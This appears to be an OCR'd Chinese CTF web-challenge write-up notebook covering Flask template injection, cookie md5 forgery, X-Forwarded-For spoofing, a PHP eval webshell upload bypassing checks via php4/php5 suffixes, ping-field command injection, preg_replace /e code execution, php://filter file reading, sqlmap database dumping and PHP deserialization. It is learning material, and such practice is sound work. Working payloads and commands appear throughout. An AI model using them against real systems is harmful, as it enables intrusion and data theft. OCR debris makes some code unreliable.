
os 模块提供了非常丰富的方法用来处理文件和目录。
os.listdir() 方法用于返回指定的文件夹包含的文件或文件夹的名字的列表。
它不包括 `.` 和 `..` 即使它在文件夹中。

listdir()方法语法格式如下：
`os.listdir(path)`
path – 需要列出的目录路径。



六,利用第40个 `<type 'file'>` 读取flag

```
{{''.__class__.__mro__[2].__subclasses__()[40]('fl4g').read()}}
```



从零学习flask模板注入

这篇文章无论是基础还是原理都讲得挺好的。


---

bug（文件检测绕过，apache多后缀）


日期：2020/01/18

一，先注册一个账户登录进去看看内容，发现manage打不开，提示你不是admin用户。

二，然后就没有什么思路了，用御剑扫扫后台，burp抓下包看看有没有什么新的思路。
抓包后看到cookie里有个user=5eae13278142af9c272da1da33235548，有点像md5加密，解密出来是5:a。



而我注册的用户名是a。于是想到能不能用admin的md5值绕过,先试试 1:admin。



成功进入修改密码页面，然后用相同的方法进入personal页面查看信息修改密码。

```
<tr><td width="70">UID</td>
        <td>1</td>
</tr>
<tr><td width="70">Username</td>
        <td>admin</td>
</tr>
<tr><td width="70">Birthday</td>
        <td>1993/01/01</td>
</tr>
<tr><td width="70">Address</td>
        <td>福建省福州市闽侯县</td>
</tr>
```

三，成功登录admin，然后进入manage页面时提示 ip不允许，用X-F-F头伪造，成功进入！ 但是却没有flag。

Where Is The Flag?

发现源码注释里有提示：index.php?module=filemanage&do=???

```
    </div>
  </div>
  <!-- index.php?module=filemanage&do=???-->
</body>
```


这里猜了半天do是什么没猜出来，看了看别人的writeup是upload。。。

Just image?

浏览... 未选择文件。 upload

四，先上传php一句话木马，显示是个php文件。

然后将后缀改为jpg上传，应该是检测到了<?php



将一句话木马修改一下，然后一脸懵逼，我怎么知道你要让我想什么。。。

```
<script language="php">
@eval(POST_['pass']);
</script>
```

做到这里又只有看看题解了，结果是用burp抓包修改content-type为image/jpeg,并且把后缀改为php4，或php5，试了试其他的还都不行。

```
-----------------------------322191023620538
Content-Disposition: form-data; name="upfile"; filename="鲲板绂鲲图逢鲲图.php4"
Content-Type: image/jpeg

<script language="php">
@eval(POST_['pass']);
</script>
-----------------------------322191023620538--
```

知识点总结：

这道题の疑问是为什么后缀为php4，php5可以绕过。

搜了很多文章， 原因是Apache的文件解析漏洞，其实是Apache的特性。

apache的一个特性就是多后缀名。
Apache认为，一个文件可以有多个后缀，如：werner.txt.png.mp3。这一文件，放在Windows里，毫无疑问，就是个mp3文件，Windows只认最后一个“.”及其后面的字符“mp3”，觉得该文件后缀为“.mp3”，这也是大多数操作系统、应用软件的处理方式、是正常人习惯。而在Apache中，则可能有所不同，如果有必要，Apache会从后（右）往前（左），一一辨别后缀，直到有apache认识的后缀。

第二个特性是多后缀。
不仅php，就连phtml、pht、php3、php4和php5都是Apache和php认可的php程序的文件后缀。

第三个特性是配置文件。
.htaccess是Apache的又一特色。一般来说，配置文件的作用范围都是全局的，但Apache提供了一种很方便的、可作用于当前目录及其子目录的配置文件——.htaccess（分布式配置文件）。

cat（Django）

拿到这道题的时候还是像往常一样懵逼，测试了一下域名和管道命令没有任何收获。


看了题解之后才知道是关于Django的，因为Django是使用gbk编码，超过%F7的编码没有意义，

字符超过0x7F的ASCII都会引发Django的报错，所以输入%80会报错。%80以及以后的Url编码会造成报错可能是因为超过了ascii的范围(ascii是0-127)。%80是16进制正好是128。


```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>UnicodeEncodeError at /api/ping</title>
  <style type="text/css">
    html * { padding:0; margin:0; }
    body * { padding:10px 20px; }
    body * * { padding:0; }
    body { font:small sans-serif; }
    body>div { border-bottom:1px solid #ddd; }
    h1 { font-weight:normal; }
```


然后将报错信息存入HTML文档中打开，后面是利用@进行文件读取（原理是啥也不知道）。

通过访问111.198.29.45:52284/index.php?url=@/opt/api/database.sqlite3 得到数据库内容，其中包含 Flag。



这道题感觉很难，不看题解完全不是我这种小白能做的，，，

---

command_execution（cat及find命令）

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

题解：

- 先用find找到包含flag的地址。

```
127.0.0.1 | find / -name "flag*"
```

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1 | find / -name "flag*"
/home/flag.txt
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain1/flags
/proc/sys/kernel/sched_domain/cpu10/domain0/flags
/proc/sys/kernel/sched_domain/cpu10/domain1/flags
/proc/sys/kernel/sched_domain/cpu11/domain0/flags
/proc/sys/kernel/sched_domain/cpu11/domain1/flags
/proc/sys/kernel/sched_domain/cpu12/domain0/flags
/proc/sys/kernel/sched_domain/cpu12/domain1/flags
/proc/sys/kernel/sched_domain/cpu13/domain0/flags
/proc/sys/kernel/sched_domain/cpu13/domain1/flags
/proc/sys/kernel/sched_domain/cpu14/domain0/flags
/proc/sys/kernel/sched_domain/cpu14/domain1/flags
/proc/sys/kernel/sched_domain/cpu15/domain0/flags
/proc/sys/kernel/sched_domain/cpu15/domain1/flags
/proc/sys/kernel/sched_domain/cpu16/domain0/flags
```


- 然后用cat命令读取目标

```
127.0.0.1 | cat /home/flag.txt
```

PING

请输入需要ping的地址


PING

```
ping -c 3 127.0.0.1 | cat /home/flag.txt
cyberpeace{e975c492b9e84b41bd873557c2f00e17}
```


题目相关知识点：

一，windows系统有哪些命令行拼接符。

- A&B
  简单的拼接，A与B同时执行。




- A&&B
  A执行成功，则执行B。

- A|B


- A|B

  A命令的输出作为B命令的输入执行。



- A||B

  若A命令执行失败，则执行B命令。



二，find 与cat 命令

find

> find 几乎是Linux 中最棒的工具之一，它通常用于文件的查找，find 命令工作方式如下：沿着文件层次结构向下遍历，匹配符合条件的文件，并执行相应操作。

- -name

```
eg: find -name *.txt
```

查找后缀为.txt的文件，*为通配符。

-iname 可以忽略大小写字母搜素.

- -path

```
eg: find -path "*/text/*"
```

-name 是以给定的文件名 进行匹配，-path 是将文件路径作为一个整体进行匹配\

- -regex

```
find . -regex ".*sh$"
```

利用正则匹配以sh结尾的文件,同样 -iregex 可以忽略大小写。

ics-05（preg_replace()命令执行，文件包含）

相关知识点

PHP:preg_replace()函数的命令执行。

preg_replace($patten,$replacement,$subject)
作用：搜索sub中的pat用rep代替。

漏洞描述：当patten为/e时，会将replacement当做代码执行。

解题过程

首先发现只有设备维护中心可以打开其他页面，然后再次点击云设备维护中心出现参数page

联想到存在文件包含漏洞。

构造参数为：/index.php?page=php://filter/convert.base64-encode/resource=index.php

成功读取到index.php页面

PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE
/nm5HlkKzlr7zoiKrngrnlh7sKICAgICAgICBlbGVtZW50Lm9uKCduYXYoZGVtbyknLCBmdW5jdGlvbihlbGVtKSB7CiAgICAgICAgICAgIC
/PgoKICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgogI
/PjwvcD4KICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgoKPD9waHAKCn1lbHNlewoKPz4KICAgICAg
/cGhwCgogICAgICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ2lucHV0JykgPiAwKSB7CiAgICAgICAgICAgICAgICAgICAgZGlI
/PgogICAgICAgIDwvcD4KICA
/og70s5q2j5Zyo5byA5Y+R5Lit55qE5Yqf6IO977yM5Y+q6IO95YaF6YOo5Lq65ZGY5rWL6K+VCgppZiAoJF9TRVJWRVJbJ0hUVFBfWF

---


base64解码后发现：

```php
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

用burp抓包，伪造X-F-F头，，，
然后就不会了，之后是看别人的writeup做出来的。

利用 preg_replace 函数命令执行，

首先构造url 为 /index.php?pat=/123/e&rep=system(“find±iname+flag”)&sub=123




```
    </script>
<br >Welcome My Admin ! <br >./s3chahahaDir/flag
</body>
```

然后构造url为/index.php?pat=/123/e&rep=system(“cd+./s3chahahaDir/flag%26%26ls”)&sub=123

```
<br >Welcome My Admin ! <br >flag.php
</body>
```

使用cat命令打开flag.php
/index.php?pat=/123/e&rep=system(“cat+./s3chahahaDir/flag/flag.php”)&sub=123

```
<br >Welcome My Admin ! <br ><?php
$flag = 'cyberpeace{fdc2d9402d84c5f8363f2d750ca4f4ee}'
?>
```

ics-04（sqlmap基础使用）

这道题一共有三个页面，登录，注册和找回密码页面。

注册页面存在重复注册漏洞，找回密码页面存在SQL注入漏洞。

一，检测注入点是否可用


参数：

-u：指定注入点。

- -data：

```
sqlmap.py -u "http://111.198.29.45:38434/findpwd.php" --data="username=1"
```

注入结果：




二，暴库

参数：- -dbs

```
sqlmap.py  -u "http://111.198.29.45:38434/findpwd.php" --data="username=1" --dbs
```

结果：




三，爆表

```
sqlmap.py  -u "http://111.198.29.45:38434/findpwd.php" --data="username=1" -D cetc004 --tables
```

参数：
-D:数据库名
- -tables:爆表

结果：




四，爆字段

```
sqlmap.py  -u "http://111.198.29.45:38434/findpwd.php" --data="username=1" -D cetc004 -T user --columns
```

参数：
-T :表名。
- - columns:爆字段。

结果：




五，爆字段内容

```
sqlmap.py  -u "http://111.198.29.45:38434/findpwd.php" --data="username=1" -D cetc004 -T user -C 'username，password' --dump
```

参数：

-C: 需要爆的字段。

--dump：将结果导出。



六，已知用户名，但是密码是hash加密后的，利用注册页面的重复注册漏洞注册登录。

---

unserialize3（PHP反序列化漏洞，序列化对象）

利用漏洞：

php反序列化漏洞绕过魔术方法 __wakeup

解题过程

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

结合代码和题目 unserialize 猜测得：
要在网页后加入参数 code 并使他的值反序列化后等于这个对象。

于是我们先将这个对象序列化：

```
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');}
}
$a=new xctf();
echo serialize($a);
?>
```

输出：

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
```

